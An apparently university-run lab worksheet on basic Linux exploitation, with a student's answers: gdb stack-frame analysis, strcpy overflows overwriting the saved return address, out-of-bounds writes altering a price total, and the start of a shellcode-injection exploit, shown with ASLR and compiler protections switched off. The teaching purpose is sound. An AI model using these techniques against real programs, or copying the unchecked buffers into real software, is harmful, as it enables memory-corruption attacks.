



Introduction to Basic Exploits

Authors: Rich Macfarlane, Gordon Russell

This gives an essential introduction to understanding basic Linux exploits, such as buffer overflow, range checking, and stack corruption. We will use some basic vulnerable C programs to explore memory mgt exploits. It also includes a short tutorial on shell code injection. This is all within kali using C++ and gdb, the linux debugger.

To reset all the check buttons from a previous attempt [click here](#)

Question 1 Basic C Program, GDB Debugger and Stack Memory Analysis

Create a file "overflow.c" in "/home/kali" and add the following basic program code into the file:

```
#include <stdio.h>
#include <string.h>

int main() {
    // 5 byte buffer, which is 4 characters plus the null terminator
    char buff[5];

    // Copy 5 bytes to string buff
    strcpy(buff, "Rich");

    // print the string
    printf ("Hello %s\n", buff);
}
```

Compile this vulnerable C program with the gcc compiler:

```
gcc overflow.c -o overflow -g -fno-stack-protector -zexecstack -Wno-stringop-overflow
```

In order to make life simple, this compiles the code with the debugger enabled, and switches off some of the compiler memory security features which would otherwise make the example much more complex to perform.

The program "overflow" is then ready for executing. To make the program memory easier to analyse consistently in the debugger, switch the stack memory randomization protection off.

```
sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'
```

Try running our overflow program normally.

```
./overflow
```

```
(kali@host-3-89)~$ cat overflow.c
#include <stdio.h>
#include <string.h>

int main() {
    // 5 byte buffer, which is 4 characters plus the null terminator
    char buff[5];

    // Copy 5 bytes to string buff
    strcpy(buff, "Rich");

    // print the string
    printf ("Hello %s\n", buff);
}

(kali@host-3-89)~$ gcc overflow.c -o overflow -g -fno-stack-protector -zexecstack -Wno-stringop-overflow

(kali@host-3-89)~$ sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'

(kali@host-3-89)~$ ./overflow
Hello Rich

(kali@host-3-89)~$
```

User: vinay mummadi (FULL)
Account: 40807459@live.napier.ac.uk
Registered Account
Account Links
Machine State: RUN
Boot progress: complete
Refresh in: 0:06.
Time left: 107 mins

controlconnectstatsuseful

Home IP: 146.176.183.35
VM IP: 10.0.3.89
Direct: telnet or ssh to linuxzoo.net
SSH: linuxzoo.net
VM Web: <http://host-3-89.linuxzoo.net/>
JScript Telnet: [Network](#) / [Console](#)
Java Telnet: [Auto](#)
JavaScript SSH: [SSH](#)
JavaScript VNC: [VNC](#)
URI telnet: linuxzoo.net
Login Info: [See main linuxzoo page](#)

Check

Tests: Complete

Script overflow seems to work PASS

Randomization disabled PASS

Run the executable using the gdb debugger

`gdb overflow`

Use the "list" command to see the code. When you do this you only see the first few lines of the file. To see the next lines press "return" (pressing return on a blank line actually runs the last command you tried again, e.g. "list").

As you can see, the main (the only) routine here is called "main". Disassemble the routine "main" (i.e. show the assembly code for this routine).

```
(kali@host-3-89)-[~]
$ gdb overflow
GNU gdb (Debian 15.2-1) 15.2
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from overflow...
(gdb) disassemble main
Dump of assembler code for function main:
0x0000000000001139 <+0>:    push    %rbp
0x000000000000113a <+1>:    mov     %rsp,%rbp
0x000000000000113d <+4>:    sub     $0x10,%rsp
0x0000000000001141 <+8>:    movl    $0x68636952,-0x5(%rbp)
0x0000000000001148 <+15>:   movb     $0x0,-0x1(%rbp)
0x000000000000114c <+19>:   lea     -0x5(%rbp),%rax
0x0000000000001150 <+23>:   mov     %rax,%rsi
0x0000000000001153 <+26>:   lea     0xea(%rip),%rax      # 0x2004
0x000000000000115a <+33>:   mov     %rax,%rdi
0x000000000000115d <+36>:   mov     $0x0,%eax
0x0000000000001162 <+41>:   call    0x1030 <printf@plt>
0x0000000000001167 <+46>:   mov     $0x0,%eax
0x000000000000116c <+51>:   leave
0x000000000000116d <+52>:   ret
End of assembler dump.
(gdb) █
```

```
(gdb) disassemble main
```

This shows the code in a format like:

```
0x00000000400523 <+23>:    mov     %rax,%rsi
0x00000000400526 <+26>:    mov     $0x4005ec,%edi
0x0000000040052b <+31>:    mov     $0x0,%eax
0x00000000400530 <+36>:    callq   0x4003e0 <printf@plt>
0x00000000400535 <+41>:    leaveq  0
0x00000000400536 <+42>:    retq    0
```

Ignoring the "0x000...." part, what is the first instruction of "main". So in the case of the example above, it would be "mov %rax,%rsi". Dont include any unneeded spaces. First instruction:

Check Tests: Ready

First instruction UNTESTED

While still in the debugger, list the program again. To start listing again from line 1 you may need the command "list 1".

Find the line with 'strcpy(buff,"Rich");', and set a breakpoint on that line. The command is "break" followed by the line number.

Now run the program using "run" in the debugger, and it should automatically stop running at the breakpoint. Once this is done try:

```
print buff
```

This should show you the contents of "buff", which contains random data as it has never been initialised. The address where "buff" lives in memory can be found by putting an ampersand in front of the variable:

```
print &buff
```

Execute the "strcpy" line using the command "next", which steps on to the next command (the printf). Now repeat the "print buff" command. It should now have the value "Rich".

```
End of assembler dump.
(gdb) list 1
1      #include <stdio.h>
2      #include <string.h>
3
4      int main() {
5          // 5 byte buffer, which is 4 characters plus the null terminator
6          char buff[5];
7
8          // Copy 5 bytes to string buff
9          strcpy(buff,"Rich");
10
(gdb) break 9
Breakpoint 1 at 0x1141: file overflow.c, line 9.
(gdb) run
Starting program: /home/kali/overflow
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at overflow.c:9
9          strcpy(buff,"Rich");
(gdb) print buff
$1 = "\377\377\177\000"
(gdb) print &buff
$2 = (char (*)[5]) 0x7fffffffdcfb
(gdb) next
12      printf ("Hello %s\n",buff);
(gdb) print buff
$3 = "Rich"
(gdb)
```

Further investigate the stack frame memory and registers at this point using the following commands:

```
x /6c &buff
x /6x &buff
info reg rbp rsp
info frame
```

```
(gdb) x /6c dbuff
0x7fffffffdcfb: 82 'R' 105 'i' 99 'c' 104 'h' 0 '\000' 1 '\001'
(gdb) x /6x dbuff
0x7fffffffdcfb: 0x52 0x69 0x63 0x68 0x00 0x01
(gdb) info reg rbp rsp
rbp      0x7fffffffdd00      0x7fffffffdd00
rsp      0x7fffffffdcf0      0x7fffffffdcf0
(gdb) info frame
Stack level 0, frame at 0x7fffffffdd10:
rip = 0x5555555514c in main (overflow.c:12); saved rip = 0x7ffff7d6bd68
source language c.
Arglist at 0x7fffffffdd00, args:
Locals at 0x7fffffffdd00, Previous frame's sp is 0x7fffffffdd10
Saved registers:
rbp at 0x7fffffffdd00, rip at 0x7fffffffdd08
(gdb)
```

The stack frame holds the return address (Instruction Pointer) of the code which called the current function "main". This is in the "Saved registers" (the register values saved onto the stack current frame), and is called the "RIP". This is saved in the stack at a particular address as shown. The "buff" variable is also in the stack, as you discovered with the "print" command above.

Lets print out the stack frame memory from the top of the stack through the buff variable memory and down to - and including - the saved RIP value:

```
x /32x $rsp
x /32c $rsp
```

```
(gdb) x /32x $rsp
0x7fffffffdcf0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdcf8: 0x90 0xdd 0xff 0x52 0x69 0x63 0x68 0x00
0x7fffffffdd00: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd08: 0x68 0xbd 0xdd 0xf7 0xff 0x7f 0x00 0x00
(gdb) x /32c $rsp
0x7fffffffdcf0: 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000'
0x7fffffffdcf8: -112 '\220' -35 '\335' -1 '\377' 82 'R' 105 'i' 99 'c' 104 'h' 0 '\000'
0x7fffffffdd00: 1 '\001' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000' 0 '\000'
0x7fffffffdd08: 104 'h' -67 '\275' -35 '\335' -9 '\367' -1 '\377' 127 '\177' 0 '\000' 0 '\000'
(gdb)
```

Try to find the value of the buf variable, and the value of the saved RIP. Compare the memory addresses of each with the output of the previous commands.


Now stop and reflect! Try taking a screen shot, annotate and draw a stack frame diagram, similar to Figure 1. Annotate with the memory addresses of RIP, RBP, RSP, and the address and contents of the buff variable, from the output of the three commands.

```
(gdb) info reg rbp rsp
rbp      0x7fffffffdd00      0x7fffffffdd00
rsp      0x7fffffffdcf0      0x7fffffffdcf0
(gdb) info frame
Stack level 0, frame at 0x7fffffffdd10:
rip = 0x5555555514c in main (overflow.c:12); saved rip = 0x7ffff7d6bd68
source language c.
Arglist at 0x7fffffffdd00, args:
Locals at 0x7fffffffdd00, Previous frame's sp is 0x7fffffffdd10
Saved registers:
rbp at 0x7fffffffdd00, rip at 0x7fffffffdd08
(gdb)
```

```
(gdb) x /32x $rsp
0x7fffffffdcf0: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdcf8: 0x90 0xdd 0xff 0x52 0x69 0x63 0x68 0x00
0x7fffffffdd00: 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x7fffffffdd08: 0x68 0xbd 0xdd 0xf7 0xff 0x7f 0x00 0x00
```

Lower Memory Address
0x00000000

Higher Memory Address
0xffffffff






Figure 1: Analyse running code memory with debugger - function/stack frame memory and registers

Subtract the address of buff from the address where the Stored RIP is saved on the current stack frame ("rip at"), perhaps using another terminal window and the python interpreter as these are in Hex. How many bytes is between the addresses (answer in decimal)?

```
(gdb) p 0x7fffffffdd08 - 0x7fffffffdcfb
$5 = 13
(gdb)
```

Tests: Ready

Bytes to return address UNTESTED

Question 2 Stack Buffer Overflow

Now we fully understand our basic program, the gdb debugger, and our main function stack frame memory, we can look towards exploiting the vulnerable code, using a buffer overflow of the buff variable to overwrite the Stored RIP. Copy "overflow.c" to "overflow2.c". In "overflow2.c" change the string "Rich" to be a long string made of "A" characters. Try starting with the number of A character should be 4 plus the difference between the addresses you calculated in the previous question. So, if the difference was 10, you need 14 "A" characters, e.g.

```
strcpy(buff, "AAAAAAAAAAAA");
```

This should cause a buffer overflow where the strcpy will overwrite the 4 low bytes of the rip with ascii A characters. It will also overwrite the next byte with 0x0, as the null in the null terminated string is also copied.

Once the changes are made, compile this code as before, except make the output "overflow2". Run the code. What error do you get?

Just write the error in lower case, and only include the error. So

```
zsh: divide by zero ./overflow2
```

is simply "divide by zero".

```

(kali@host-3-89)-[~]
$ cp overflow.c overflow2.c

(kali@host-3-89)-[~]
$ nano overflow2.c

(kali@host-3-89)-[~]
$ gcc overflow2.c -o overflow2 -g -fno-stack-protector -zexecstack -Wno-stringop-overflow2
overflow2.c: In function 'main':
overflow2.c:9:2: warning: '__builtin_memcpy' writing 15 bytes into a region of size 5 overflows the destination [-Wstringop-overflow=]
  9 |     strcpy(buff, "AAAAAAAAAAAAA");
    |     ^~~~~~
overflow2.c:6:7: note: destination object 'buff' of size 5
  6 |     char buff[5];
    |     ^~~~
At top level:
cc1: note: unrecognized command-line option '-Wno-stringop-overflow2' may have been intended to silence earlier diagnostics

(kali@host-3-89)-[~]
$ sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'

(kali@host-3-89)-[~]
$ ./overflow2
Hello AAAAAAAAAAAAAA
zsh: segmentation fault ./overflow2

```

Error:

Check	Tests: Ready
Error generated UNTESTED	

Use the debugger on overflow2. Set a breakpoint on the strcpy command. Run the code. Once at the breakpoint, do

info frame

Note the current VALUE of the "save rip". Now "next". Repeat the "info frame". What has happened to the "saved rip"?

```

(gdb) break 9
Breakpoint 1 at 0x1141: file overflow2.c, line 9.
(gdb) run
Starting program: /home/kali/overflow2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main () at overflow2.c:9
  9     strcpy(buff, "AAAAAAAAAAAAA");
(gdb) info frame
Stack level 0, frame at 0x7ffffffdd10:
  rip = 0x55555555141 in main (overflow2.c:9); saved rip = 0x7ffff7d6bd68
  source language c.
  Arglist at 0x7ffffffdd00, args:
  Locals at 0x7ffffffdd00, Previous frame's sp is 0x7ffffffdd10
  Saved registers:
    rbp at 0x7ffffffdd00, rip at 0x7ffffffdd08
(gdb) next
12     printf ("Hello %s\n", buff);
(gdb) info frame
Stack level 0, frame at 0x7ffffffdd10:
  rip = 0x55555555160 in main (overflow2.c:12); saved rip = 0x7ffff7dd0041
  source language c.
  Arglist at 0x7ffffffdd00, args:
  Locals at 0x7ffffffdd00, Previous frame's sp is 0x7ffffffdd10
  Saved registers:
    rbp at 0x7ffffffdd00, rip at 0x7ffffffdd08
(gdb)

```

Saved Rip least significant 5 bytes

So if the saved rip is 0x7f1122334455, the answer is 1122334455.

This is the end of the string, written backwards, where the hex of ASCII A appears 4 times, then the null.

Check Tests: Ready

Overwritten rip UNTESTED

Question 3 Buffer Overflow - Stack Frame Memory Manipulation

Create a file "test1.cc" and put the following program into the file:

```
#include <stdio.h>
#include <stdlib.h>


int main(int argc, char **argv) {
    if (argc < 3) {
        printf ("Not enough parameters: enter item discount\n");
        exit(1);
    }
    int total=0;
    int items[4] = { 10,15,17,22 };
    int item=atoi(argv[1]);
    int discount=atoi(argv[2]);
    items[item]-=discount;
    for (int i=0; i<4; i++) {
        if (items[i] < 0) items[i] = 0;
        printf ("Charge id: %d, price %d\n",i,items[i]);
        total+=items[i];
    }
    printf ("Total: %d\n",total);
}
```

Compile this program with

```
g++ -g test1.cc
```

This represents a super simple example of a shopping basket with 4 items, where "items" holds the price of each of the 4 items in the basket. This code will calculate the total shopping basket price. But with this basket each customer is allowed a discount on one item in their basket, and that discount is allowed to be any value. OK it is not that realistic, but we need to keep the code simple.

The code takes 2 parameters. Parameter 1 is the index of the item to get the discount, and parameter 2 is the discount to be applied. It then adds up the total. So "./a.out 1 0" gives a 0 discount to item 1, "./a.out 1 5" gives a 5 pounds discount to item 1, "./a.out 3 10" gives a 10 pound discount to item 3.



```
(kali@host-3-89)-[~]
$ g++ -g test1.cc

(kali@host-3-89)-[~]
$ ./a.out 1 0
charge id: 0, price 10
charge id: 1, price 15
charge id: 2, price 17
charge id: 3, price 22
Total: 64

(kali@host-3-89)-[~]
$ ./a.out 1 5
charge id: 0, price 10
charge id: 1, price 10
charge id: 2, price 17
charge id: 3, price 22
Total: 59
```

Check Tests: Ready

Script a.out seems to work UNTESTED

The code has some safety protection. For instance, "a.out 0 0" would give:

Charge id: 0, price 10
Charge id: 1, price 15
Charge id: 2, price 17
Charge id: 3, price 22
Total: 64

However "a.out 0 20" does not give id:0 for "-10" pounds. There is a safety check that forces all prices to be a minimum of zero.

If you were trying to get the best possible price by running this program, what is the lowest possible price you can get the parameters "0 100", "1 100", "2 100", or "3 100"?

Best price?:

```
(kali@host-3-89)-[~]
$ ./a.out 0 20
charge id: 0, price 0
charge id: 1, price 15
charge id: 2, price 17
charge id: 3, price 22
Total: 54

(kali@host-3-89)-[~]
$ ./a.out 0 100
charge id: 0, price 0
charge id: 1, price 15
charge id: 2, price 17
charge id: 3, price 22
Total: 54

(kali@host-3-89)-[~]
$ ./a.out 1 100
charge id: 0, price 10
charge id: 1, price 0
charge id: 2, price 17
charge id: 3, price 22
Total: 49

(kali@host-3-89)-[~]
$ ./a.out 2 100
charge id: 0, price 10
charge id: 1, price 15
charge id: 2, price 0
charge id: 3, price 22
Total: 47

(kali@host-3-89)-[~]
$ ./a.out 3 100
charge id: 0, price 10
charge id: 1, price 15
charge id: 2, price 17
charge id: 3, price 0
Total: 42
```


Note that there is no bounds check to make sure the first parameter is between 0 and 3. If you were to use larger index, then the program would exceed the limits of the array "items" and start to write things between its address and the top of the stack; an overflow of the items buffer. This would effectively allow us to corrupt the stack frame, and the contents of adjacent function data, and we can use this to change things we should not be able to change...

- Run gdb (the debugger) on the a.out, e.g. "gdb a.out".
- Find the line number using "list" in gdb which is "items[item]-=discount"
- use that in "break lineno", so if the line is 15 do "break 15"
- type "run 0 0" (run the a.out in gdb with parameters 0 0)
- It should Breakpoint at the line you identified earlier
- Do "print &items" (the address of items in memory)
- print &total (the address of total in memory)
- Subtract the address of items from the address of total

```
(gdb) break 13
Breakpoint 1 at 0x11db: file test1.cc, line 13.
(gdb) run 0 0
Starting program: /home/kali/a.out 0 0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, main (argc=3, argv=0x7fffffffde08) at test1.cc:13
13      items[item]-=discount;
(gdb) print &items
$1 = (int (*)[4]) 0x7fffffffcd0
(gdb) print &total
$2 = (int *) 0x7fffffffcec
(gdb) p 0x7fffffffcec - 0x7fffffffcd0
$3 = 28
(gdb)
```

Bytes between variables:

Check

Tests: Ready

Script a.out seems to work UNTESTED

Address of items UNTESTED

Given that "items" is made up of 4 byte integers, each +1 to the index will increase the address by 4. What index of items would therefore refer to the contents of "total"?

items[0] → 0 bytes away

items[1] → 4 bytes away

items[2] → 8 bytes away

items[3] → 12 bytes away

items[4] → 16 bytes away

items[5] → 20 bytes away

items[6] → 24 bytes away

items[7] → 28 bytes away

Each int = 4 bytes

So:

$$\text{index} \times 4 = 28$$

$$\text{index} = 7$$

Index of items for the contents of "total":

Check	Tests: Ready
Script a.out seems to work UNTESTED	
Item index for total	UNTESTED

Use this knowledge and run "a.out" with the first parameter being the index identified above, and the second parameter being a number which when subtracted from the running total would result in the total calculated price being 0.

What were the parameters of a.out to get a total of zero?

```
(kali@host-3-89)-[~]  
$ ./a.out 7 64  
charge id: 0, price 10  
charge id: 1, price 15  
charge id: 2, price 17  
charge id: 3, price 22  
Total: 0  
  
(kali@host-3-89)-[~]  
$
```

Parameter 1:

Parameter 2:

Check	Tests: Ready
Script a.out seems to work UNTESTED	
Parameter 1 ok	UNTESTED
Parameter 2 ok	UNTESTED

Question 4 Buffer Overflow - More Memory Manipulation

Create a file "test2.cc" and save the following source code into the file.

```
#include <stdio.h>  
#include <stdlib.h>  
#include <string.h>  
  
int main(int argc, char **argv) {  
    if (argc < 2) {  
        printf ("Not enough parameters: enter your reference code\n");  
        printf ("Maximum of 7 characters in your code\n");  
        exit(1);  
    }  
    int basket=550;  
    char code[8];  
    strcpy(code,argv[1]);  
    printf ("Your ref: %s. The bill is %d\n",code,basket);  
}
```

```
(kali@host-3-89)-[~]  
$ g++ -g test2.cc  
  
(kali@host-3-89)-[~]  
$ ./a.out rich21  
Your ref: rich21. The bill is 550  
  
(kali@host-3-89)-[~]  
$
```

This program replicates the internals of a site which finalises your shopping cart bill. It is called with a user-defined reference which will appear on the bill, along with the basket total of 550 pounds.

Compile the program as before, and try running this new a.out with the a user-defined reference, such as "rich21".

Check	Tests: Ready
Script a.out seems to work UNTESTED	

The user ref is only designed to have a max of 7 characters (plus a null character). If too much is stored in the code array it will overflow and end up overwriting the value of basket.

Slowly try increasing the size of the user reference parameter of a.out. For instance, try

```
./a.out gordx
./a.out gordxx
(kali@host-3-89)-[~]
$ ./a.out gordx
Your ref: gordx. The bill is 550

(kali@host-3-89)-[~]
$ ./a.out gordxx
Your ref: gordxx. The bill is 550

(kali@host-3-89)-[~]
$ ./a.out gordxxx
Your ref: gordxxx. The bill is 550

(kali@host-3-89)-[~]
$ ./a.out gordxxxx
Your ref: gordxxxx. The bill is 512
```

and so on.

At what length of string does the string start to interfere with the value of the basket? Remember there is a NULL at the end of the string when it is encoded into the computer, so add 1 to the string length you see.

overrun:

Check	Tests: Ready
Script a.out seems to work UNTESTED	
Length correct UNTESTED	

When the string only just overflows into the basket variable, the variables least significant bit is changed from its current value to that of the NULL character (hex 0x00). Thus the current value 0x226 has 0x02 in its second most significant place, and 0x26 in the least significant place. Writing 0x00 over the least significant place leaves 0x200, or 512 decimal.

Use this knowledge to find the shortest string possible which sets your bill when running a.out to be 55 pounds only.

In doing this you need to try different parameters for the user reference. Limit yourself to using either "x" where the character makes no difference to the price, or the actual character required to make the bill 55 pounds. An ASCII chart might help...

What is the user reference needed?

Decimal 55

Converts to hex its 0037

In ASCII 37 is 7

00 is nul

xxxxxxx7 because of 8x's characters
8 bytes

Check	Tests: Ready
Reference produces 55 pounds UNTESTED	

If you wanted to set the basket to 12627 pounds, what would you need to use as the reference. Again use 'x' where it makes no difference, and the appropriate other characters to get to 12627. Use the minimum number of characters to

do this.

Decimal 12627

Converts into hex 3153

In ASCII 53 is S

31 is 1

xxxxxxxS1

```
(kali@host-3-89)-[~]
$ ./a.out xxxxxxxx7
Your ref: xxxxxxxx7. The bill is 55

(kali@host-3-89)-[~]
$ ./a.out xxxxxxxxS1
Your ref: xxxxxxxxS1. The bill is 12627

(kali@host-3-89)-[~]
$
```

What is the user reference needed?

ref:

Check	Tests: Ready
Reference produces 12627 pounds UNTESTED	

Question 5 Buffer Overflow Exploit with a Payload

In this set of questions we are going to create a buffer overflow exploit, including redirection to run some basic payload code. Example adapted from <https://www.soldierx.com/tutorials/Stack-Smashing-Modern-Linux-System>

Create a trivial program vulnerable.c:

```
#include <string.h>
#include <stdio.h>

void go(char *data) {
    char name[64];
```

```

    printf("target: %p\n", name); // Print address of buffer.
    strcpy(name, data);
}

int main(int argc, char **argv) {
    go(argv[1]);
}

```

All this does is ask for a parameter on the command line and copy it to a variable "name". It is again vulnerable code, which we can take advantage of via an overflow of the buffer. To make life easier, the program also prints the address of the buffer to help us. In real life you might have to do a range of other things to work this out.

Compile the program with

```
gcc vulnerable.c -zexecstack -fno-stack-protector -g
```

Run the program several times with the same name as the input parameter:

```
./a.out rich
```

You should see the address of our name buffer change each time. This is due to the default Linux stack memory randomisation. For our experimentation we can switch this off:

```
sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'
```

This switches off the default ASLR protection in Linux. It is much harder to create a stable exploit with randomised stack memory allocation... Run the program again to check the address of our name buffer is now stable.

Check the Program is Vulnerable

To check for a buffer overflow vulnerability in the code, we can experiment with sending large buffers as input to the program. Try sending 40, 60, and 80 "A"s instead of rich as the parameter.

```

./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

```

(kali@host-3-89)-[~]
$ sudo bash -c 'echo "0" > /proc/sys/kernel/randomize_va_space'

(kali@host-3-89)-[~]
$ ./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
target: 0x7fffffdca0

(kali@host-3-89)-[~]
$ ./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
target: 0x7fffffd70
zsh: segmentation fault ./a.out

(kali@host-3-89)-[~]
$ ./a.out AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
target: 0x7fffffd40
zsh: segmentation fault ./a.out

```

As expected the "name" buffer was overflowed and it seems like our Saved RIP, return instruction pointer was too! Our exploit seems possible.

Identify Location of Saved RIP on Stack Frame

To create our buffer overflow exploit, we first need to locate the return Instruction Pointer in our current Stack Frame, the Saved RIP of the calling function. We could do this by experimenting with our "A"s, or using unique strings, but as we have access to the code, we will use our previous method with the debugger and analysis of the stack memory.

Run a.out with the gdb debugger, use "list" and find the line with the vulnerable "strcpy" function on it, and set a breakpoint on that line. Now "run rich" (run the program with argv[1] set to "rich"). Find the address of "name" (which is the buffer we are going to overflow) and the address of the "rip" saved instruction pointer for the calling function, using your now familiar gdb commands. Using the previous method, calculate the number of bytes between the "name" buffer and the return instruction pointer. What is that offset in decimal?

```

(gdb) break 7
Breakpoint 1 at 0x1170: file vulnerable.c, line 7.
(gdb) run rich
Starting program: /home/kali/a.out rich
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
target: 0x7fffffffcd90

Breakpoint 1, go (data=0x7fffffffelae "rich") at vulnerable.c:7
7      strcpy(name, data);
(gdb) print &name
$1 = (char (*)[64]) 0x7fffffffcd90
(gdb) info fame
Undefined info command: "fame". Try "help info".
(gdb) info frame
Stack level 0, frame at 0x7fffffffcd0:
 rip = 0x5555555170 in go (vulnerable.c:7); saved rip = 0x55555551a8
 called by frame at 0x7fffffffdd00
 source language c.
 Arglist at 0x7fffffffcd0, args: data=0x7fffffffelae "rich"
 Locals at 0x7fffffffcd0, Previous frame's sp is 0x7fffffffcd0
 Saved registers:
  rbp at 0x7fffffffcd8, rip at 0x7fffffffcd8
(gdb) print $rbp
$2 = (void *) 0x7fffffffcd0
(gdb) print $rbp + 8
$3 = (void *) 0x7fffffffcd8
(gdb) print ($rbp + 8) - char*(name)
A syntax error in expression, near `*(name)'.
(gdb) print ($rbp + 8) - (char*)name
$4 = 72
(gdb)

```

Bytes to saved instruction pointer:

per

Check

Tests: Ready

Randomisation disabled UNTESTED

Bytes to Saved RIP UNTESTED

To gain control of the program we now need to use our buffer overflow to overwrite the Saved RIP with the address of some payload code. We have a small payload of only 45 bytes, so we can inject that into the "name" buffer. If we then pad this input up to the Saved RIP, and overwrite it with the address of the buffer, we should be able to redirect execution to our payload code.

To create a working exploit we need to run the program in as similar a way as possible to when we actually add the exploit payload. The payload itself is 45 bytes long, but we will need to pad this out to the byte length between name and the return address on the stack (the distance between we found earlier). The address we will use to overwrite the current return address is 6 bytes long, so 6 plus the number of bytes from the name buffer to the Saved RIP gives you the total number of bytes we need to generate to precisely overwrite our Saved RIP.

Total number of chars/bytes in our buffer we need to create:

Number of chars/bytes in our buffer we need to pad between the payload and our new return address:

From our debugging, we determined:

- The offset from the start of the `name` buffer to the saved RIP is 72 bytes.
- The injected payload is 45 bytes long.
- The overwritten return address is 6 bytes long (on x86-64 systems, only the lower 6 bytes are needed).

Total Number of Bytes Required

To overwrite the saved RIP, we must fill:

- 72 bytes to reach the saved RIP
- 6 bytes to overwrite it

Total = 72 + 6 = 78 bytes

So, the total number of characters/bytes required in our exploit buffer is:

78 bytes

Padding Between Payload and New Return Address

